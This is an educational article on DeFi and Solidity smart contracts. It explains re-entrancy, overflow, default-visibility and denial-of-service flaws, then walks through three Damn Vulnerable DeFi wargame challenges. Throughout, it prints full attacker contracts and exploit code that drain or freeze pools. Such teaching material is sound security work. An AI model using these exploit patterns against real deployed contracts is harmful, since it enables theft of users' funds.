





Vulnerable Smart Contracts

 Author	 KH Lai
 Tags	Web3
 Status	Reviewed

DeFi (Attacking Smart Contracts)

In this article, we will be exploring Decentralised Finance (DeFi). We will be looking into Smart Contracts which mainly existed on the Ethereum blockchain and understand how it truly works. After that, we will delve into some vulnerabilities of smart contracts and how they can be exploited.

Decentralised Finance (DeFi)

Decentralised Finance (DeFi) is the core that handles all financial services that are carried out within the blockchain. The beauty of DeFi is that there is no central authority. According to Ethereum, DeFi is an open and global financial system built for the internet age and it is an alternative to a system that's opaque, tightly controlled, and held together by decades-old infrastructure and processes, in other words, banks and governments. Because there is no central authority in control of transactions within the blockchain, it gives us control and visibility over our financial assets. Moreover, DeFi is running on the blockchain which is maintained by its users. The blockchain is a shared database run by a large network of nodes (computers) which belongs to many different individuals, therefore not a single person or company has control over it. If we make a comparison between Decentralised

Finance and the Traditional finance, some notable differences are as follow:

Decentralised Finance	Traditional Finance
We have full control over our assets	Our assets are controlled by third party companies
Transaction activity is pseudonymous	Transaction activity is tied to our identity
Built on transparency, meaning users can inspect and understand how the system works	Operation are closed books

Ethereum

Before understanding the structure of Smart Contracts, it is crucial to first have a better understanding of the ins and outs of Ethereum. We will be using resources from the official [documentation](#) of Ethereum.

Blockchain

A blockchain is a public database that is updated and shared across many computers in a network. The blockchain comprises two major components, a "Block" and the "Chain". A block is the container where data and state are being stored. When a transaction occurs, the transaction data has to be added to a block in order to have a successful transaction. The "Chain" on the other hand, is the medium where the blocks get chained together. Each block on the chain cryptographically references its parent. Data within a block cannot be changed once it is added to the blockchain. Any changes would require to change all subsequent blocks which would require a consensus of the entire network.

Ethereum Virtual Machine (EVM)

The EVM is a powerful virtual computer embedded within each node on the Ethereum network. Each node on the network runs an EVM instance to allow them to agree on executing instructions. The function of EVM is to execute smart contracts (will be discussed later on) bytecode. Smart contracts are built on a high-level programming language, therefore it is required to compile them into EVM bytecode in order for it to execute. When a node within the Ethereum network broadcasts a request to perform computation, other nodes on the network will verify, validate and execute said computation. This process will cause a state change in the EVM which will be committed and transmitted throughout the entire network. These "requests" of computation are referred to as transaction requests and once a transaction request is being executed, the records of the transaction together with the EVM state gets stored on the blockchain and agreed upon by all nodes.

Smart Contracts

As mentioned previously, there is no central authority in control of transactions in DeFi. However, we still require some form of control. This is where Smart Contracts come into play to replace financial institutions during transactions. The concept of smart contracts is the idea of recording contracts digitally and said contracts would be activated when certain conditions are met. This is being run automatically on a trusted network which makes third party companies obsolete. Typically, when a request of computation to the EVM is made, smart contracts in the form of code snippets are uploaded to the EVM storage which are used to execute requests. Smart Contracts can be explained in 3 points.

- An agreement between two individuals in digital form. It is running on the blockchain and stored on a public database therefore it cannot be changed.
- Transactions within Smart Contracts are processed by the blockchain, meaning they can be sent automatically without a third-party.
- Transactions can only happen if the conditions in the smart contract are met.

Structure Of Smart Contracts

Smart Contracts are being built on Solidity. Solidity is a high-level and object oriented programming (OOP) language specifically for building smart contracts and it supports OOP concepts. There are other languages for developing smart contracts as well, but the most popular language currently is Solidity. The extension of Solidity is `.sol`. A basic and simple smart contract on Solidity will look like this.

```
1  pragma solidity >=0.4.16 <0.9.0;
2
3  contract SimpleContract {
4      uint storedData;
5
6      function set(uint x) public {
7          storedData = x;
8      }
9
10     function get() public view returns (uint) {
11         return storedData;
12     }
13 }
```

Simple Contract Example

The first line `pragma`, tells the compiler that the contract is running on Solidity with the specified version. The contract function is used as a collection of functions and states that reside at a specific address within the blockchain. On the 4th line, it is declaring a state variable called `storedData`. A state variable can be comprehended as a single slot in the database that we can query and alter by calling functions of the code that manages the database. In this case, there are two functions which are `set` and `get` where we can use to either modify or retrieve the value of our state variable. This snippet of code is just a simple example. Let's take a look at a contract which involves cryptocurrencies.

```

1  // SPDX-License-Identifier: GPL-3.0
2  pragma solidity ^0.8.4;
3
4  contract Coin {
5      // The keyword "public" makes variables
6      // accessible from other contracts
7      address public minter;
8      mapping (address => uint) public balances;
9
10     // Events allow clients to react to specific
11     // contract changes you declare
12     event Sent(address from, address to, uint amount);
13
14     // Constructor code is only run when the contract
15     // is created
16     constructor() {
17         minter = msg.sender;
18     }
19
20     // Sends an amount of newly created coins to an address
21     // Can only be called by the contract creator
22     function mint(address receiver, uint amount) public {
23         require(msg.sender == minter);
24         balances[receiver] += amount;
25     }
26
27     // Errors allow you to provide information about
28     // why an operation failed. They are returned
29     // to the caller of the function.
30     error InsufficientBalance(uint requested, uint available);
31
32     // Sends an amount of existing coins
33     // from any caller to an address
34     function send(address receiver, uint amount) public {
35         if (amount > balances[msg.sender])
36             revert InsufficientBalance({
37                 requested: amount,
38                 available: balances[msg.sender]
39             });
40
41         balances[msg.sender] -= amount;
42         balances[receiver] += amount;
43         emit Sent(msg.sender, receiver, amount);
44     }
45 }

```


Normal Smart Contract Example

First and foremost, on line 7, a state variable of the `address` type is declared. `address` is suitable for storing addresses of contracts and it is stored in a 160-bit value. When the `public` keyword is used, it means that the current value of the state variable can be accessed externally. On line 8, another state variable is created with the `mapping` data type. On line 12, an `event` is declared which is emitted from the `send` function at line 43. The arguments of `from`, `to` and `amount` makes it possible

for listeners on Ethereum clients to track these transactions. On line 16, we can see that a `constructor` function is created. This function will execute during the creation of the contract and it will permanently store the address of the individual creating the contract. The main functions that make up the contract are the `mint` and `send` functions. The `mint` function sends a specified amount of coins to another address. On line 23, we can see `require(msg.sender == minter)`. This line ensures that only the creator of the contract can call the `mint` function. On line 24, the specified amount will be sent to the receiver. In a smart contract, we can also define Error messages as depicted on line 30 to provide information in case an operation fails to run. If we take a closer look at the `if` statement within the `send` function, we can see that if the sender have insufficient balance, it will call the `revert` function which will invoke the `error` function, else, it will run as normal and perform the transaction.

Gas

Another term which is important is Gas. Gas refers to the computational power required for each transaction to execute on the Ethereum network. Below is a diagram to better illustrate the process.



Flowchart of EVM Operation

Smart Contract Attack Vectors

There are currently a handful of vulnerabilities found in smart contracts. [Here](#) is a comprehensive list of vulnerabilities found on Solidity by security researchers. In this article, we will look into a few common ones.

Re-Entrancy

To understand the concept of **"re-entrant"**, we can think of a scenario of sending an email. User A types his email then saves a draft. User A then sends a different email and goes back to the previous email to complete his/her message by opening the draft. In the case of a smart contract, this vulnerability works by exploiting ethereum's fallback function to execute a **re-entrancy attack**. When a contract sends Ether (ETH) to an external address, an attacker can build a contract that has malicious code embedded within the fallback function on the external address. Then, when a contract sends Ether

(ETH) to this external address, it will invoke the **fallback** function, thus executing the malicious script. As the name suggests, the external contract that is malicious “re-enters” the vulnerable contract through the **fallback** function. Let's take a look at an example.

```
1 - contract EtherStore {
2
3     uint256 public withdrawallimit = 1 ether;
4     mapping(address => uint256) public lastWithdrawTime;
5     mapping(address => uint256) public balances;
6
7     function depositFunds() public payable {
8         balances[msg.sender] += msg.value;
9     }
10
11    function withdrawFunds (uint256 _weiToWithdraw) public {
12        require(balances[msg.sender] >= _weiToWithdraw);
13        // limit the withdrawal
14        require(_weiToWithdraw <= withdrawallimit);
15        // limit the time allowed to withdraw
16        require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
17        require(msg.sender.call.value(_weiToWithdraw)());
18        balances[msg.sender] -= _weiToWithdraw;
19        lastWithdrawTime[msg.sender] = now;
20    }
21 }
```

Re-Entrancy Vulnerable Contract

This smart contract consists of two main functions. **depositFunds()** and **withdrawFunds()**. The **depositFunds()** function increases the sender's balances. The **withdrawFunds()** function allows the sender to specify the amount to withdraw, however the amount must be less than 1 Ether (ETH) as declared on line 14. Moreover, it also has a time limit of one week as shown on line 16. The part that makes this contract vulnerable to a Re-entrancy attack is on line 17.

```
require(msg.sender.call.value(_weiToWithdraw)());
```

This line sends the user the requested amount of Ether (ETH). If an attacker were to exploit this contract, a malicious contract as shown below can exploit this vulnerability.

```

1  import "EtherStore.sol";
2
3  contract Attack {
4      EtherStore public etherStore;
5
6      // initialise the etherStore variable with the contract address
7      constructor(address _etherStoreAddress) {
8          etherStore = EtherStore(_etherStoreAddress);
9      }
10
11     function pwnEtherStore() public payable {
12         // attack to the nearest ether
13         require(msg.value >= 1 ether);
14         // send eth to the depositFunds() function
15         etherStore.depositFunds.value(1 ether)();
16         // start the magic
17         etherStore.withdrawFunds(1 ether);
18     }
19
20     function collectEther() public {
21         msg.sender.transfer(this.balance);
22     }
23
24     // fallback function - where the magic happens
25     function () payable {
26         if (etherStore.balance > 1 ether) {
27             etherStore.withdrawFunds(1 ether);
28         }
29     }
30 }

```

Re-Entrancy Malicious Contract

At line 7, it declares a public variable to the vulnerable contract's address. In the vulnerable contract, `msg.sender` is referring to the malicious contract. The malicious contract will then invoke the `withdrawFunds()` function with a specified amount of Ether (still cannot be more than 1 Ether). It will pass all requirements of the withdraw function because no previous withdrawals were made before. Once the ether is sent back to the malicious contract, the `fallback` function in the malicious contract (line 25-29) will execute and it will "re-enter" the vulnerable contract to invoke the `withdrawFunds()` function again. The `fallback` function will repeat itself until the vulnerable contract's balance is `>= 1`. Once there is less than 1 Ether on the vulnerable contract, the operation will end. In this exploit, the attacker withdraws all of the Ethers in the vulnerable contract in a single transaction.

Arithmetic Over / Under Flows

An arithmetic over/under flow happens when an operation is executed where the size of the variable's data type is **outside of the intended range**. An Arithmetic Overflow occurs when a variable gets incremented above its maximum value, when increment by one again would bring it to zero. An Arithmetic Underflow on the other hand, occurs when a variable is unsigned, thus decreasing it by one will bring it to its maximum value. To understand why this happens, we have to look back at the Ethereum Virtual Machine (EVM). In the EVM, it specifies fixed-size data types for variables. For instance, a **uint8** data type can store numbers between 0 to 255. Storing a value of 256 into a **uint8** data type will result in a zero. This can lead to some major vulnerabilities. Below is an example of how this vulnerability could be exploited.

```
1 contract TimeLock {
2
3     mapping(address => uint) public balances;
4     mapping(address => uint) public lockTime;
5
6     function deposit() public payable {
7         balances[msg.sender] += msg.value;
8         lockTime[msg.sender] = now + 1 weeks;
9     }
10
11     function increaseLockTime(uint _secondsToIncrease) public {
12         lockTime[msg.sender] += _secondsToIncrease;
13     }
14
15     function withdraw() public {
16         require(balances[msg.sender] > 0);
17         require(now > lockTime[msg.sender]);
18         uint transferValue = balances[msg.sender];
19         balances[msg.sender] = 0;
20         msg.sender.transfer(transferValue);
21     }
22 }
```

Arithmetic Under/Overflow Vulnerable Contract

This smart contract was built to work like a time vault. Users can deposit Ether (ETH) into the contract and it will be locked for a specified amount of time. In a scenario where an attacker has obtained the private key to the victim's address and the victim has deposited an amount of Ether into this time lock contract, the attacker could use an arithmetic overflow

to exploit this contract to obtain the Ethers. How this works is that the attacker can call the `increaseLockTime()` function and pass it an argument with the number of $2^{256} - \text{userLockTime}$. This will cause an overflow where it will reset the `lockTime[msg.sender]` to 0. Once this happens, the attacker can invoke the `withdraw` function to obtain the Ethers.

Default Visibility

In Solidity, the default visibility specifiers for functions are `public` unless declared otherwise. Public functions can be called externally by users and external contracts. When a function is created without specifying its visibility, it will default to `public`. This vulnerability occurs when developers did not include visibility specifiers on functions that are supposed to be `private`. Below is an example of how this vulnerability can be exploited.

```
1 contract HashForEther {
2
3     function withdrawWinnings() {
4         // Winner if the last 8 hex characters of the address are 0.
5         require(uint32(msg.sender) == 0);
6         _sendWinnings();
7     }
8
9     function _sendWinnings() {
10         msg.sender.transfer(this.balance);
11     }
12 }
```

Default Visibility Vulnerable Contract

This contract is built as a bounty game. If a user generates an Ethereum address whereas the last 8 hex digits are 0, they can invoke the `withdrawWinnings()` function to obtain the bounty. The crucial component in this contract is the `sendWinnings()` function which did not specify its visibility, therefore it will default to `public`. Because this is a public function, any external address can call upon this function to obtain the reward.

Denial-Of-Service (DOS)

Denial of Service (DOS) is a very common attack in the cybersecurity world and it could occur in smart contracts as well. The basic idea of how this works is attackers try to make the contract **unworkable** for a period of time or worst case, forever. This makes the Ethers within the contract not retrievable. Below is a simple example from [here](#) of how to make a contract inoperable.

```
1  contract KingOfEther {
2      address public king;
3      uint public balance;
4
5      function claimThrone() external payable {
6          require(msg.value > balance, "Need to pay more to become the king");
7
8          (bool sent, ) = king.call{value: balance}("");
9          require(sent, "Failed to send Ether");
10
11         balance = msg.value;
12         king = msg.sender;
13     }
14 }
```

DOS Vulnerable Contract

This vulnerable contract is running a **"King of the Hill"** concept. Whoever sends the most Ether (ETH) will claim the throne. For instance, Person A sends 1 Ether, since he is the one sending the most Ether at the moment, he will claim the throne. Next, Person B sends 3 Ether and he will replace Person A. Once Person A is overtaken, the Ether will be refunded back. This can be exploited by creating a contract as shown below.

```

1  contract Attack {
2      KingOfEther kingOfEther;
3
4      constructor(KingOfEther _kingOfEther) {
5          kingOfEther = KingOfEther(_kingOfEther);
6      }
7
8      function attack() public payable {
9          kingOfEther.claimThrone{value: msg.value}();
10     }
11 }

```

DOS Attacker Contract

First, the attack contract has to send the most Ether at the moment to claim the throne. In this case, 4 Ether. Once the attack contract has claimed the throne, it will make the **KingOfEther** contract inoperable. Why does this happen? The attack contract does not have a fallback function, thus denying the Ether from the contract. This makes the contract **"stuck"** and no one can claim the throne.


Smart Contract Bug Classification

Smart contracts are powerful features on the Ethereum blockchain. There are many more complex smart contracts out there. The more complex it is, the more bugs will exist. Smart contract bugs/vulnerabilities can be classified into 9 categories.

- Data
- Interface
- Logic
- Description
- Standards
- Security
- Performance

- Interaction
- Environment

Based on [here](#) is a collection of bugs/vulnerabilities based on the 9 categories. This collection helps smart contracts developers have a benchmark data for testing smart contracts. Below is a detailed image of the classification of bugs found in Smart Contracts.



Smart Contracts Vulnerability Exploits

In this article, we will be going through some challenges from [Damn Vulnerable DeFi](#). Damn vulnerable DeFi is a wargame for learning about exploiting vulnerable smart contracts. We will be going through the first 3 challenges.

Unstoppable

Challenge Description:

```
There's a lending pool with a million DVT tokens in balance, offering flash loans for free.  
If only there was a way to attack and stop the pool from offering flash loans ...  
You start with 100 DVT tokens in balance.
```

In this challenge, there is a lending pool which is from the [UnstoppableLender](#) contract. We have to stop the contract from offering the flash loans. Let's first take a look at the contract's source code. The contract has two functions, `depositTokens()` and `flashLoan()`.

```
function depositTokens(uint256 amount) external nonReentrant {  
    require(amount > 0, "Must deposit at least one token");  
    // Transfer token from sender. Sender must have first approved them.  
    damnValuableToken.transferFrom(msg.sender, address(this), amount);  
    poolBalance = poolBalance + amount;  
}
```

We can see that the `poolBalance` is calculated at the `depositTokens()` function where it adds the deposited amount to the old

`poolBalance` .

```
function flashLoan(uint256 borrowAmount) external nonReentrant {
    require(borrowAmount > 0, "Must borrow at least one token");

    uint256 balanceBefore = damnValuableToken.balanceOf(address(this));
    require(balanceBefore >= borrowAmount, "Not enough tokens in pool");

    // Ensured by the protocol via the `depositTokens` function
    assert(poolBalance == balanceBefore);

    damnValuableToken.transfer(msg.sender, borrowAmount);

    IReceiver(msg.sender).receiveTokens(address(damnValuableToken), borrowAmount);

    uint256 balanceAfter = damnValuableToken.balanceOf(address(this));
    require(balanceAfter >= balanceBefore, "Flash loan hasn't been paid back");
}
```

And if we look at the `flashLoan()` function, it checks that `poolBalance == balanceBefore`. `balanceBefore` is the balance of the contract before lending a flash loan from **UnstoppableLender** whereas `poolBalance` is a global variable where it gets updated every time a deposit is made via the `depositToken()` function. To break this contract, we have to break the checking of `poolBalance == balanceBefore`. The contract assumes that the only way to send tokens to the lender is through the `depositToken()` function, if we do not use that function and send the tokens directly through a standard ERC20 transfer, it will break the contract.

```
it('Exploit', async function () {
    await this.token.connect(attacker).transfer(this.pool.address, 10);
});
```

The exploit sends tokens from the attacker contract's balance to the pool through a standard transfer.

Naive Receiver

Challenge Description:

There's a lending pool offering quite expensive flash loans of Ether, which has 1000 ETH in balance. You also see that a user has deployed a contract with 10 ETH in balance, capable of interacting with the lending pool and receiving flash loans of ETH. Drain all ETH funds from the user's contract. Doing it in a single transaction is a big plus ;)

In this challenge, the lender contract `NaiveReceiverLenderPool` has a total of 1000 Ether in balance and there is a fixed fee of 1 Ether which will be deducted from the borrower's balance for each flash loan. We have to drain off of the borrower's balance. Let's examine the lender contract's source code.

```
function flashLoan(address borrower, uint256 borrowAmount) external nonReentrant {
    uint256 balanceBefore = address(this).balance;
    require(balanceBefore >= borrowAmount, "Not enough ETH in pool");

    require(borrower.isContract(), "Borrower must be a deployed contract");
    // Transfer ETH and handle control to receiver
    borrower.functionCallWithValue(
        abi.encodeWithSignature(
            "receiveEther(uint256)",
            FIXED_FEE
        ),
        borrowAmount
    );

    require(
        address(this).balance >= balanceBefore + FIXED_FEE,
        "Flash loan hasn't been paid back"
    );
}
```

In the function, the borrower's address is passed into the function as an argument. Moreover, the function can be invoked by anyone because it does not have any authentication. On the borrower contract `FlashLoanReceiver`, it only checks if the lender is the `FlashLoan` contract `NaiveReceiverLenderPool`. Therefore, anyone can obtain flash loans on behalf of the borrower contract. In this case, we can create an exploit to call upon the `flashLoan()` function and pass the argument of the `FlashLoanReceiver`'s address.

```
it('Exploit', async function () {
  /** CODE YOUR EXPLOIT HERE */
  for(let i=0; i<10; i++){
    await this.pool.flashLoan(this.receiver.address, 0);
  }
});
```

The exploit runs a loop ten times to drain the borrower's balance. Even though the loan amount is zero, it will still drain the borrower's balance because of the fixed fee of 1 Ether.

Truster

Challenge Description:

More and more lending pools are offering flash loans. In this case, a new pool has launched that is offering flash loans of DVT tokens for free.

Currently the pool has 1 million DVT tokens in balance. And you have nothing.

But don't worry, you might be able to take them all from the pool. In a single transaction.

In this challenge, there is a pool **TrustLenderPool** offering flash loans for free and it has a total of one million tokens in the pool. We have to take all of the tokens from the pool with a single transaction. Let's take a look at the contract's source code.

```

contract TrusterLenderPool is ReentrancyGuard {
    using Address for address;

    IERC20 public immutable damnValuableToken;

    constructor (address tokenAddress) {
        damnValuableToken = IERC20(tokenAddress);
    }

    function flashLoan(
        uint256 borrowAmount,
        address borrower,
        address target,
        bytes calldata data
    )
        external
        nonReentrant
    {
        uint256 balanceBefore = damnValuableToken.balanceOf(address(this));
        require(balanceBefore >= borrowAmount, "Not enough tokens in pool");

        damnValuableToken.transfer(borrower, borrowAmount);
        target.functionCall(data);

        uint256 balanceAfter = damnValuableToken.balanceOf(address(this));
        require(balanceAfter >= balanceBefore, "Flash loan hasn't been paid back");
    }
}

```

In the `flashLoan()` function, we can see that there are 4 parameters. The `borrowAmount` which is the amount of tokens to borrow. The borrower's address, the target, which is an address where the function will be called. Lastly, `data`, which is the information to send to the target to perform the function call. Moreover, it checks whether `balanceBefore` in the contract is sufficient for the `borrowAmount`, and after the amount has been transferred, it will check whether `balanceAfter >= balanceBefore`. This means that if the loan has not been paid back at the end of the transaction, the whole process will be reverted and no changes will be made. How this can be exploited is, the contract allows us to call any contract function on behalf of the lender contract `TrustLenderPool`. First and foremost, we can craft an attacker contract to invoke the lender contract's `flashLoan()` function. For the 4 arguments from the function, we will pass the `borrowAmount` as 0, this way the function will run as normal and no payment is required because `balanceAfter` is equal to `balanceBefore`. As for the

borrower's address, we will map it to the attacker's contract. For the target, we will map it to the token's address. And finally, for the `data` parameter, we will pass the token's approve function with a payload to approve the attacker to withdraw all of the token's from the pool. Why this happens is because of the **ERC20 approve mechanism**. The token is running on the lender contract, therefore the approve function will be executing from the lender contract. Let's take a look at the exploit to get a better picture of how this actually works.

```
contract TrusterExploit {
    function attack ( address _pool, address _token) public {
        TrusterLenderPool pool = TrusterLenderPool(_pool);
        IERC20 token = IERC20(_token);

        bytes memory data = abi.encodeWithSignature(
            "approve(address,uint256)", address(this), type(uint).max
        );

        pool.flashLoan(0, msg.sender, _token, data);

        token.transferFrom(_pool , msg.sender, token.balanceOf(_pool));
    }
}
```

In this attacker contract, it assigned the approve function to the data variable and it calls the `flashLoan()` function with 0 tokens, `msg.sender` as the borrower, the target as the token's address and passes the data which contains the approve function. Then, it transfers all the tokens from the pool to the attacker contract. The exploit then calls upon the attacker contract's attack function.

```
it('Exploit', async function () {
    /** CODE YOUR EXPLOIT HERE */
    this.exploit = await TrusterExploit.new({ from: deployer });
    await this.exploit.attack(this.pool.address, this.token.address, {from: attacker,});
});
```

References

- <https://ethereum.org/en/defi/>
- <https://ethereum.org/en/developers/docs/>
- <https://docs.soliditylang.org/en/v0.8.11/introduction-to-smart-contracts.html#simple-smart-contract>
- <https://github.com/sigp/solidity-security-blog>
- <https://solidity-by-example.org/hacks/denial-of-service/>
- <https://github.com/xf97/JiuZhou#classification-diagram>
- <https://medium.com/@balag3/damn-vulnerable-defi-walkthrough-223cdbaf216e>